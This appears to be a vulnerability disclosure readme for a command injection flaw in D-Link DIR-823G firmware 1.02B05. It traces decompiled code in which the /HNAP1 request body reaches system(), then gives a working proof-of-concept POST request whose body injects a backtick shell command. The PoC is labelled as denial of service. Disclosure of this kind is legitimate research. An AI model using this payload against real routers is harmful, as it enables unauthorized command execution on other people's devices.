RobinWang825 / **IoT_vuln** Public

Code

Issues 1

Pull requests

Actions

Projects

Security

Insights

main

IoT_vuln / D-Link / DIR-823G / 1 / readme.md

...

wangshi update dir823g vuln

0 contributors

```
Executable File   55 lines (28 sloc)   1.63 KB
```

...

D-Link DIR823G(1.02B05) has a Command Injection Vulnerability

Product

1. product information: http://support.dlink.com.cn:9000/ProductInfo.aspx?m=DIR-823G
2. firmware download: http://support.dlink.com.cn:9000/download.ashx?file=7746


Affected version

1.02B05

Vulnerability

A **command injection** vulnerability has been found on **D-Link DIR-823G** devices with firmware version **1.02B05** that allows an attacker to execute arbitrary operating system commands through well-designed **/HNAP1** requests. Before the HNAP API function can process the request, the system function executes an untrusted command that triggers the vulnerability


This is a user-defined handler function for different urls, and the `sub_42383C()` function corresponds to `websHNAPHandler()` function



```
  sub_40D104(v6, v2, v1);
  sub_4205C0(v6);
  sub_42051C(v6);
  sub_4053C4("default.asp");
  sub_411D4C(off_5890B4);
  sub_41BC40(dword_5890B8, dword_5890BC);
  sub_40B1F4(&dword_4A3C4C, 0, 0, sub_4110F4, 1);
  sub_40B1F4("/HNAP1", 0, 0, sub_42383C, 0);
  sub_40B1F4("/goform", 0, 0, sub_40A810, 0);
  sub_40B1F4("/cgi-bin", 0, 0, sub_403D00, 0);
  sub_40B1F4("/EXCU_SHELL", 0, 0, sub_4234CC, 0);
  sub_40B1F4(&dword_4A3C4C, 0, 0, sub_404940, 2);
  sub_4110B4();
  sub_40B1F4("/", 0, 0, sub_424320, 0);
  result = 0;
```

The `sub_42383C` function is used to handle the different requests accepted by `HNAP1`, and when a handler is found to call, the value of `a7` is recorded in `/var/hnaplog`.

`a7` is the POST body, it can be controlled and be passed to the `system` command. This will cause command injection bulnerability.



```
int __fastcall sub_42383C(int a1, int a2, int a3, int a4, int a5, int a6, const char *a7)
{
  int v8; // [sp+34h] [+34h]
  int v9; // [sp+38h] [+38h]
  int v10; // [sp+40h] [+40h]
  int v11[1277]; // [sp+4Ch] [+4Ch] BYREF

  v10 = 0;
  strcpy(
    (char *)v11,
    "HTTP/1.0 200 OK\r\nContent-Type: text/html; charset=utf-8\r\nConnection: close\r\nCache-Control: private\r\n\r\n");
  v9 = 0;
  v11[26] = 0;
  dword_58A6C0 = a1;
  v8 = malloc(10240);
  if ( v8 )
  {
    memset(v8, 0, 10240);
    v9 = malloc(51200);
    if ( v9 )
    {
      memset(v9, 0, 51200);
      if ( *(_DWORD *)(a1 + 1316) )
      {
        apmib_get(7011, &v11[26]);
        for ( dword_58A6C4 = (int)&off_588D80; *(_DWORD *)dword_58A6C4; dword_58A6C4 += 8 )
        {
          if ( strstr(*(_DWORD *)(a1 + 1316), *(_DWORD *)dword_58A6C4) )
          {
            memset(&v11[27], 0, 5000);
            snprintf(&v11[27], 4999, "echo '%s' >/var/hnaplog", a7);
            system(&v11[27]);
            printf("wp->hnapfunc===========>%s\n", *(const char **)(a1 + 1316));
            if ( !strncmp(*(_DWORD *)dword_58A6C4, "GetLocalMac", 11) )
            {
              memset(&qword_58A6A0, 0, 32);
              strncpy(&qword_58A6A0, a1 + 48, 32);
            }
            if ( (*(int (__fastcall **)(const char *))(dword_58A6C4 + 4))(a7) )
              break;
          }
        }
      }
      else
      {
        sub_432FA8(a7);
      }
    }
    else
```

PoC

Poc of Denial of Service(DoS)

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
Content-Length: 37
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.349
Content-Type: text/xml; charset=UTF-8
Accept: */*
SOAPAction: "http://purenetworks.com/HNAP1/Login"
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

'`echo hacked > /web_mtn/hacker.txt`'
```